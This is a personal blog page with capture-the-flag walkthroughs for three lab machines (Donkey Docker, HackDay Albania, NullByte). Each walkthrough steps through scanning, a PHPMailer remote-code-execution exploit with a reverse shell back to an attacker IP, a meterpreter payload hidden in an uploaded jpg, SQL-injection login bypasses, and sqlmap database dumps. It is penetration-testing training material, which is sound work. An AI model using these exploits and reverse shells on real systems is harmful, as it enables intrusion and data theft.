Thursday, June 28, 2018

The Donkey Docker 1, Capture The Flag (CTF) | By Hud Seidu Daannaa

Welcome to
  ___           _            ___          _
 |   \ ___ _ _ | |_____ _  _|   \ ___  __| |_____ _ _
 | |) / _ \ ' \| / / -_) || | |) / _ \/ _| / / -_) '_|
 |___/\___/_||_|_\_\___|\_, |___/\___/\__|_\_\___|_|
                        |__/
                             Made with <3 v.1.0 - 2017
This is my first boot2root - CTF VM. I hope you enjoy it. if you run into any issue you can find me on Twitter: @dhn_ or feel free to write me a mail to:
  • Email: dhn@zer0-day.pw
  • GPG key: 0x2641123C
  • GPG fingerprint: 4E3444A11BB780F84B58E8ABA8DD99472641123C
Level: I think the level of this boot2root challenge is hard or intermediate.
Try harder!: If you are confused or frustrated don't forget that enumeration is the key!
Thanks: Special thanks to @1nternaut for the awesome CTF VM name!
Feedback: This is my first boot2root - CTF VM, please give me feedback on how to improve!
Tested: This VM was tested with:
  • VMware Workstation 12 Pro
  • VMware Workstation 12 Player
  • VMware vSphere Hypervisor (ESXi) 6.5
Networking: DHCP service: Enabled
IP address: Automatically assign

SHA-1:

77439cb457a03d554bec78303dc42e5d3074ff85  DonkeyDocker-disk1.vmdk
d3193cca484f7f1b36c20116f49e9025bf60889c  DonkeyDocker.mf
7013d6a7c151332c99c0e96d34b812e0e7ce3d57  DonkeyDocker.ovf

Walkthrough
The Donkey Docker 1 

________________________________________________________________

Host Discovery
________________________________________________________________

netdiscover 192.168.100.0/24
[+] Target IP address: 192.168.100.15

Service Enumeration
nmap -T4 -A  192.168.100.15
   PORT   STATE SERVICE VERSION
    22/tcp open  ssh     OpenSSH 7.5 (protocol 2.0)
    | ssh-hostkey:
    |   2048 9c:38:ce:11:9c:b2:7a:48:58:c9:76:d5:b8:bd:bd:57 (RSA)
    |_  256 d7:5e:f2:17:bd:18:1b:9c:8c:ab:11:09:e8:a0:00:c2 (ECDSA)
    80/tcp open  http    Apache httpd 2.4.10 ((Debian))
    | http-methods:
    |_  Supported Methods: GET HEAD POST OPTIONS
    | http-robots.txt: 3 disallowed entries
    |_/contact.php /index.php /about.php
    |_http-server-header: Apache/2.4.10 (Debian)
    |_http-title: Docker Donkey

[+] From the above action with nmap. we found some disallowed entries, courtesy of robots.txt:

/contact.php
/index.php
/about.php
________________________________________________________________

Bruteforcing files and directories to enumerate further
________________________________________________________________

dirb http://192.168.100.15/
about
/contact                                  A contact form
/index
/robots.txt
/mailer/LICENSE                 GNU GPL text
/mailer/examples/index.html PHPMailer code examples
________________________________________________________________

Time to pinpoint the exploit
________________________________________________________________

[+] Judging from the comments section, we see PHPMailer code examples
[+] allow me to make a referral to my script, where i automated searchsploit, which is available on 
[+] Github:
https://github.com/huddryl/HudsPenetrationTestAutomationTweakScript_-HPTATS-

[+] The given result is:

PHPMailer  5.2.18 - Remote Code Execution (Python) with the location:
php/webapps/40974.py

[+] This is also available at the exploit DB database:
https://www.exploit-db.com/exploits/40974/
[+] Find below the description and usage of the exploit and how to use it:
..............................................................................................................................................................................
..............................................................................................................................................................................
# Exploit Title: PHPMailer Exploit v1.0
# Date: 29/12/2016
# Exploit Author: Daniel aka anarc0der
# Version: PHPMailer < 5.2.18
# Tested on: Arch Linux
# CVE : CVE 2016-10033

Description:
Exploiting PHPMail with back connection (reverse shell) from the target

Usage:
1 - Download docker vulnerable enviroment at: https://github.com/opsxcq/exploit-CVE-2016-10033
2 - Config your IP for reverse shell on payload variable
4 - Open nc listener in one terminal: $ nc -lnvp <your ip>
3 - Open other terminal and run the exploit: python3 anarcoder.py

Video PoC: https://www.youtube.com/watch?v=DXeZxKr-qsU

Full Advisory:
https://legalhackers.com/advisories/PHPMailer-Exploit-Remote-Code-Exec-CVE-2016-10033-Vuln.html
..............................................................................................................................................................................
..............................................................................................................................................................................

________________________________________________________________

Configuring & Launching the exploit
________________________________________________________________


[+] Setting the parameters for the exploit:
[+] from exploit code, the default setting is:

target = 'http://localhost:8080'
backdoor = '/backdoor.php'

[+] Hence, from the above setting, we input our own values: 
[+] target http://192.168.100.15/contact
[+] Changes should also be made to Configure attacker IP  and port for reverse shell on payload 
[+] variable:
s.connect((\\\'192.168.100.12\\\',4444))

[+] Open NC listener in one terminal: $ nc -lnvp <your ip>
[+] Since we are running  NC from my PC (Attacker), there is no need to specify my IP, but need to
[+] specify the port to listen on:

nc -lvp 4444

[+] After setting the required parameters, we now run the exploit

python 40974.py 

________________________________________________________________

Access

________________________________________________________________

[+] From the previous setting, the exploit creates a backdoor.php file on the victim machine, taking into consideration the target and the backdoor, we activate by:

192.168.100.15/backdoor.php

[+] With our eyes on the listener terminal, we attain a  shell after activation, by running
(for an extended shell):

python -c 'import pty; pty.spawn("/bin/bash")'


[+] running the command: ls  -al 

[+] And going through the files and directories, we encountered a bash script by name: main.sh

[+] Taking a look at it with the cat command: cat /main.sh

    #!/bin/bash

    # change permission
    chown smith:users /home/smith/flag.txt

    # Start apache
    source /etc/apache2/envvars
    a2enmod rewrite
    apachectl -f /etc/apache2/apache2.conf

    sleep 3
    tail -f /var/log/apache2/*&

    # Start our fake SMTP server
    python -m smtpd -n -c DebuggingServer localhost:25


[+] From the above sighting, we can switch user to smith, since he holds permissions and also tried password as smith: ( -rwxr-xr-x)

su smith

[+] we run the id command: id
 
uid=1000(smith) gid=100(users) groups=100(users)

[+] we proceed to view /home/smith/flag.txt

cat /home/smith/flag.txt

This is not the end, sorry dude. Look deeper!
I know nobody created a user into a docker
container but who cares? ;-)

But good work!
Here a flag for you: flag0{9fe3ed7d67635868567e290c6a490f8e}

PS: I like 1984 written by George ORWELL
inside .ssh there is a key

Tuesday, June 26, 2018

[Read me] | About Hud & The Blog

DISCLAIMER: 
I DONT PROMOTE THIS BLOG, SO I APPEAR TO HAVE VERY LITTLE FOLLOWERS, THE MAIN AIM IS TO DISPLAY MY THOUGHTS & CAPABILITIES FOR MY RESUME (CV).

NOTE:
This is my blog, I post Capture The Flag (CTF) solutions (walkthroughs) and update them as I learn new and more comprehensive techniques for cracking the perimeter. My aim is to write my own custom scripts to solve, make work easier and efficient for a penetration test, please refer to my Github for a sample script (where I developed an automated penetration test worksheet). My works are not final as I would need to dedicate a lot of time to make them very detailed, forgive me if I seem to jump steps sometimes, viewers of this blog could contact me (for details Please refer to my website)

Please for further information about me or my works visit my website at: 

Capture The Flag: HackDay (Albania) | By Hud Seidu Daannaa


HackDay: Albania (CTF)
By Hud Seidu Daannaa
The VM is available at https://www.vulnhub.com/entry/hackday-albania,167/
==============================================
==============================================

1.
HOST DISCOVERY
___
Host discovery using Netdiscover or Nmap, but we chose, Netdiscover, we will scan the network, in order to identify the target machine

$ netdiscover -i eth1 -r 192.168.99.100/24

Currently scanning: 192.168.99.0/24   |   Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
 ___________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.99.100  08:00:27:98:0d:5f      1      60  Cadmus Computer Systems

==============================================
==============================================

2a.
PORTSCAN
___
Using Nmap, within its default state to scan for open, closed or filtered port states

nmap 192.168.99.100

Starting Nmap 7.31 ( https://nmap.org ) at 2016-11-24 13:32 EST
Nmap scan report for 192.168.99.100
Host is up (0.00024s latency).
Not shown: 998 closed ports
PORT STATE SERVICE
22/tcp open ssh
8008/tcp open http
MAC Address: 08:00:27:98:0D:5F (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds

==============================================
==============================================

2b.
CHOSEN PORT TO ENUMERATE
___
There are two ports opened, ssh requires a login, most especially requires a brute-force, due to the time factor, we will focus on the web server and hence the web server resides on a non-standardized port 8008. Again we use Nmap scripting engine to enumerate this service

nmap -p 8008 --script http-enum 192.168.99.100 

Starting Nmap 7.31 ( https://nmap.org ) at 2016-11-24 13:33 EST
Nmap scan report for 192.168.99.100
Host is up (0.00020s latency).
PORT STATE SERVICE
8008/tcp open http
| http-enum:
| /robots.txt: Robots file
|_ /js/: Potentially interesting folder
MAC Address: 08:00:27:98:0D:5F (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.91 seconds

==============================================
==============================================

2c.
FURTHER ENUMERATION
___
Using the scripting engine of Nmap and the service detection parameter -sV to enumerate for the robots.txt

nmap 192.168.99.100 -p8008 -sV --script http-robots.txt

Starting Nmap 7.31 ( https://nmap.org ) at 2016-11-24 13:34 EST
Nmap scan report for 192.168.99.100
Host is up (0.00020s latency).
PORT STATE SERVICE VERSION
8008/tcp open http Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 26 disallowed entries (15 shown)
| /rkfpuzrahngvat/ /slgqvasbiohwbu/ /tmhrwbtcjpixcv/
| /vojtydvelrkzex/ /wpkuzewfmslafy/ /xqlvafxgntmbgz/ /yrmwbgyhouncha/
| /zsnxchzipvodib/ /atoydiajqwpejc/ /bupzejbkrxqfkd/ /cvqafkclsyrgle/
|_/unisxcudkqjydw/ /dwrbgldmtzshmf/ /exschmenuating/ /fytdinfovbujoh/
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 08:00:27:98:0D:5F (Oracle VirtualBox virtual NIC)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.54 seconds

==============================================
==============================================


3a.
ANALYSING THE CONTENT OF THE ROBOTS.TXT FILE
___
Opening the web address in the browser 

http://192.168.99.100:8008

From the Nmap, with the help of its scripting engine, as highlighted in red, we perform further analysis on the robots.txt file. We play around with some bash scripting commands to analyze the paths from the Nmap scan

$ curl 192.168.99.100:8008/robots.txt | cut -d "/" -f2 > file1
$ touch file2
$ while read line; do wget 192.168.99.100:8008/$line; done < file1
$ while read line; do echo $line; cat $line; echo "--"; done < file1 >> file2
$ while read line; do rm $line; done < file1
$ rm file1

==============================================
==============================================

3b.
Accessing file2, we attained the following results:

unisxcudkqjydw
IS there any /vulnbank/ in there ???


==============================================
==============================================

4. 
DIR TRANSVERSING
===
Using the traversing technique, we follow the directories accordingly

http://192.168.99.100:8008/unisxcudkqjydw/vulnbank/client

Bam !!!
there it is, a login.php

==============================================
==============================================

5. 
NIKTO
===
It is always a good practice to run that Nikto since it contains more automated public information
and can help save time, there is also no harm in running this program.

$ Nikto -h http://192.168.99.100:8008/unisxcudkqjydw/vulnbank/client/

- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          192.168.99.100
+ Target Hostname:    192.168.99.100
+ Target Port:        8008
+ Start Time:         2016-11-20 20:20:06 (GMT7)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ Cookie PHPSESSID created without the httponly flag
+ Retrieved x-powered-by header: PHP/7.0.8-0ubuntu0.16.04.3
+ The anti-clickjacking X-Frame-Options header is not present.
+ Root page / redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-630: IIS may reveal its internal or real IP in the Location header via a request to the /images directory. The value is "http://127.0.1.1/unisxcudkqjydw/vulnbank/client/images/".
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ /unisxcudkqjydw/vulnbank/client/config.php: PHP Config file may contain database IDs and passwords.
+ OSVDB-3268: /unisxcudkqjydw/vulnbank/client/images/: Directory indexing found.
+ OSVDB-3268: /unisxcudkqjydw/vulnbank/client/images/?pattern=/etc/*&sort=name: Directory indexing found.
+ /unisxcudkqjydw/vulnbank/client/login.php: Admin login page/section found.
+ 6544 items checked: 0 error(s) and 9 item(s) reported on remote host
+ End Time:           2016-11-20 20:20:15 (GMT7) (9 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested


The highlights in red are potential opportunities and some useful information, we could exploit, 
I will keep this behind my sleeve. 

==============================================
==============================================

6.
SQL INJECTION
===
The presence of a username and a password, promises a database.
form the page source, or using a proxy tool like Buresuite or ZAP, we can tell the method or data 
transmission is a POST, unlike normal GET methods, a POST based SQLi is different to exploit
we can capture POST request with a proxy tool or better still, try some manual commands to see if we will be in luck. After a handful of attempts we finally arrived at:

admin’%20# (where %20 denotes a URL encoding for space)

The above command gave us access to the login page.

==============================================
==============================================

7. 
ENTRY POINTS
===
Since the login page is a .php it means it runs PHP code, after enumerating the web application, with the aim of trying to understand how the web app works, we realized it accepts jpeg, jpg etc.

To proceed we construct a payload. we start of by creating an empty jpg:

touch den.jpg

Generation of a reverse PHP meterpreter shell into a jpg:

msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.99.90 LPORT=4444 -o file.php
cat file.php >> den.jpg

After creations from the MSF Console or SEToolkit, we invoke a multi/handler for the remote connection:

msfconsole msf > use exploit/multi/handler msf exploit(handler) > set payload php/meterpreter_reverse_tcp msf exploit(handler) > set LHOST 192.168.99.90 
msf exploit(handler) > set LPORT 4444 
msf exploit(handler) > run

After firing up the multi-handler, it is not time to upload the jpg via the ticketing system. The actions result in a low shell privilege.

==============================================
==============================================

8.
ESCALATING PRIVILEGES
===
Using  python3 to spawn a TTY shell:

python3 -c ‘;import pty; pty.spawn("/bin/sh")’;

The NullByte CTF Hacking Challenge | By Hud Seidu Daannaa

The NullByte CTF Hacking Challenge

URL to the VM: https://www.vulnhub.com/entry/nullbyte-1,126/

The IP address of the server can be found with either Nmap or Netdiscover

1. A Nmap port scan on the target server 192.168.107.135, Hence Nmap -sT -sV
80/tcp    open  http    Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind 2-4 (RPC #100000)
777/tcp   open  ssh     OpenSSH 6.7p1 Debian 5 (protocol 2.0)
56763/tcp open  status  1 (RPC #100024)
111/udp  open  rpcbind
5353/udp open  zeroconf

2. Since port 80 (HTTP) is opened, we try 192.168.107.135:80


3. Running ExifTool on the image  revealed something interesting in the comments section:
# exiftool main.gif 
ExifTool Version Number         : 8.60
File Name                       : main.gif
Directory                       : .
File Size                       : 16 kB
File Modification Date/Time     : 2015:08:01 12:39:30-04:00
File Permissions                : rw-r--r--
File Type                       : GIF
MIME Type                       : image/gif
GIF Version                     : 89a
Image Width                     : 235
Image Height                    : 302
Has Color Map                   : No
Color Resolution Depth          : 8
Bits Per Pixel                  : 1
Background Color                : 0
Comment                         : P-): kzMb5nVYJw
Image Size                      : 235x302
From the comments, kzMb5nVYJw 
It was not an encrypted text. 
It was also not a passphrase
But attaching it to the URL, was meaningful. 


4. As shown in the image below
Analyzing the page source below,:
<center>
<form method="post" action="index.php">
Key:<br>
<input type="password" name="key">
</form> 
</center>
<!-- this form isn't connected to mysql, password ain't that complex --!>
5. Leveraging http://192.168.107.135/kzMb5nVYJw/index.php, we chose some dictionaries and construct a bash script to help brute-force the password.
please refer to my website www.daannaa.space, on the contributions section, click on GitHub and go to bash_scripts_4_penetration_testers
6. And here it is in action:
# ./pass.sh ~/wordlists.txt
Password hunt inprogress ...
Passwprd match found: elite

7. Keying in the password:
8. Analyzing the page source:
<p>Search for usernames: </p>
<hr>
<form action="420search.php" method="get">
Enter username:<br>
<input type="text" name="usrtosearch">
</form>
9. Attaching and accessing the new .php file together with the URL, 
we discover:


From the image capture above, we have:
EMP ID: 1
EMP NAME: ramses

EMP IP: 2
EMP NAME: isis
EMP POSITION: employee

10. The information attained shows, IDs, and positions of some entities.
It is most likely a database is present. Analyzing the page source at number 8. 

I highlighted "usrtosearch" 
Since that is the variable for holding the queries, hence:
Also since the for is using the GET method, we arrive at:
http://192.168.107.135/kzMb5nVYJw/420search.php?usrtosearch=ramses
we then invoke Sqlmap using the above link


# sqlmap --url 'http://192.168.107.135/kzMb5nVYJw/420search.php?usrtosearch=ramses' --risk=2 --dbms=MySQL --level=2 --dbs
         _
 ___ ___| |_____ ___ ___  {1.0-dev-nongit-20150731}
|_ -| . | |     | .'| . |
|___|_  |_|_|_|_|__,|  _|
      |_|           |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 23:16:20

[23:16:20] [INFO] testing connection to the target URL
[23:16:20] [INFO] testing if the target URL is stable. This can take a couple of seconds
[23:16:21] [INFO] target URL is stable
[23:16:21] [INFO] testing if GET parameter 'usrtosearch' is dynamic
[23:16:21] [INFO] confirming that GET parameter 'usrtosearch' is dynamic
[23:16:21] [INFO] GET parameter 'usrtosearch' is dynamic
[23:16:21] [INFO] heuristic (basic) test shows that GET parameter 'usrtosearch' might be injectable (possible DBMS: 'MySQL')
.
.
.
sqlmap identified the following injection points with a total of 64 HTTP(s) requests:
---
Parameter: usrtosearch (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: usrtosearch=ramses" AND 2672=2672#

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: usrtosearch=ramses" AND (SELECT 6198 FROM(SELECT COUNT(*),CONCAT(0x7178766b71,(SELECT (CASE WHEN (6198=6198) THEN 1 ELSE 0 END)),0x7162767171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND "lSdU"="lSdU

    Type: UNION query
    Title: MySQL UNION query (NULL) - 3 columns
    Payload: usrtosearch=ramses" UNION ALL SELECT CONCAT(0x7178766b71,0x6d69594f6768697a614b,0x7162767171),NULL,NULL#

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind (SELECT)
    Payload: usrtosearch=ramses" AND (SELECT * FROM (SELECT(SLEEP(5)))WqJu) AND "TIaN"="TIaN
---
[23:17:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.10
back-end DBMS: MySQL 5.0
[23:17:05] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] seth

[23:17:05] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.107.135'

[*] shutting down at 23:17:05

# sqlmap --url 'http://192.168.107.135/kzMb5nVYJw/420search.php?usrtosearch=ramses' --risk=2 --dbms=MySQL --level=2 -D seth --dump
         _
 ___ ___| |_____ ___ ___  {1.0-dev-nongit-20150731}
|_ -| . | |     | .'| . |
|___|_  |_|_|_|_|__,|  _|
      |_|           |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 23:20:16

[23:20:16] [INFO] testing connection to the target URL
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Parameter: usrtosearch (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: usrtosearch=ramses" AND 7400=7400#

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: usrtosearch=ramses" AND (SELECT 5418 FROM(SELECT COUNT(*),CONCAT(0x7176716a71,(SELECT (CASE WHEN (5418=5418) THEN 1 ELSE 0 END)),0x7170716a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND "pVLf"="pVLf

    Type: UNION query
    Title: MySQL UNION query (NULL) - 3 columns
    Payload: usrtosearch=ramses" UNION ALL SELECT NULL,NULL,CONCAT(0x7176716a71,0x474e5446774b66716f49,0x7170716a71)#

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind (SELECT)
    Payload: usrtosearch=ramses" AND (SELECT * FROM (SELECT(SLEEP(5)))tcur) AND "xRCR"="xRCR
---
[23:20:16] [INFO] testing MySQL
[23:20:16] [INFO] confirming MySQL
[23:20:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.10
back-end DBMS: MySQL >= 5.0.0
[23:20:16] [INFO] fetching tables for database: 'seth'
[23:20:16] [INFO] fetching columns for table 'users' in database 'seth'
[23:20:16] [INFO] fetching entries for table 'users' in database 'seth'
[23:20:16] [INFO] analyzing table dump for possible password hashes
Database: seth
Table: users
[2 entries]
+----+---------------------------------------------+--------+------------+
| id | pass                                        | user   | position   |
+----+---------------------------------------------+--------+------------+
| 1  | YzZkNmJkN2ViZjgwNmY0M2M3NmFjYzM2ODE3MDNiODE | ramses | <blank>    |
| 2  | --not allowed--                             | isis   | employee   |
+----+---------------------------------------------+--------+------------+

[23:20:16] [INFO] table 'seth.users' dumped to CSV file '/root/.sqlmap/output/192.168.107.135/dump/seth/users.csv'
[23:20:16] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.107.135'

[*] shutting down at 23:20:16
11. Judging from id = 1 
YzZkNmJkN2ViZjgwNmY0M2M3NmFjYzM2ODE3MDNiODE
Seems like a Base64, MD5 hash for ramses
Cracking the hash, we ended up with omega.

12. The password could access the SSH login for ramses
# ssh -p777 ramses@192.168.107.135
ramses@192.168.107.135's password: 

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug  2 01:38:58 2015 from 192.168.1.109
ramses@NullByte:~$ hostname
NullByte
ramses@NullByte:~$ id
uid=1002(ramses) gid=1002(ramses) groups=1002(ramses)
ramses@NullByte:~$
13. Browsing through directories and files, I arrived at .bash_history
ramses@NullByte:~$ cat .bash_history 
sudo -s
su eric
exit
ls
clear
cd /var/www
cd backup/
ls
./procwatch 
clear
sudo -s
cd /
ls
exit
Observing the pattern of command line commands, the file path:
/var/www/backup/prowatch look interesting.

14. Checking the file permission.
ramses@NullByte:~$ ls -l /var/www/backup/procwatch 
-rwsr-xr-x 1 root root 4932 Aug  2 01:29 /var/www/backup/procwatch
15. Let's run, the famous, procwatch
ramses@NullByte:~$ /var/www/backup/procwatch 
  PID TTY          TIME CMD
 1430 pts/0    00:00:00 procwatch
 1431 pts/0    00:00:00 sh
 1432 pts/0    00:00:00 ps
As confusing as it gets, we will need to run some more analysis on prowatch because its output is of the ps command, I suspect it hides some information since it seems to be a compiled or hiding some data. 

16. Using my python client and server scripts available in my GitHub, under security tools. we send the suspicious file over.
To be continued.

As I am currently revising assembly language, for the buffer overflow section, in preparation for the OSCP exam.

The Donkey Docker 1, Capture The Flag (CTF) | By Hud Seidu Daannaa

Welcome to ___ _ ___ _ | \ ___ _ _ | |_____ _ _| \ ___ __| |_____ _ _ | |) / _ \ ' \| / / -_) ...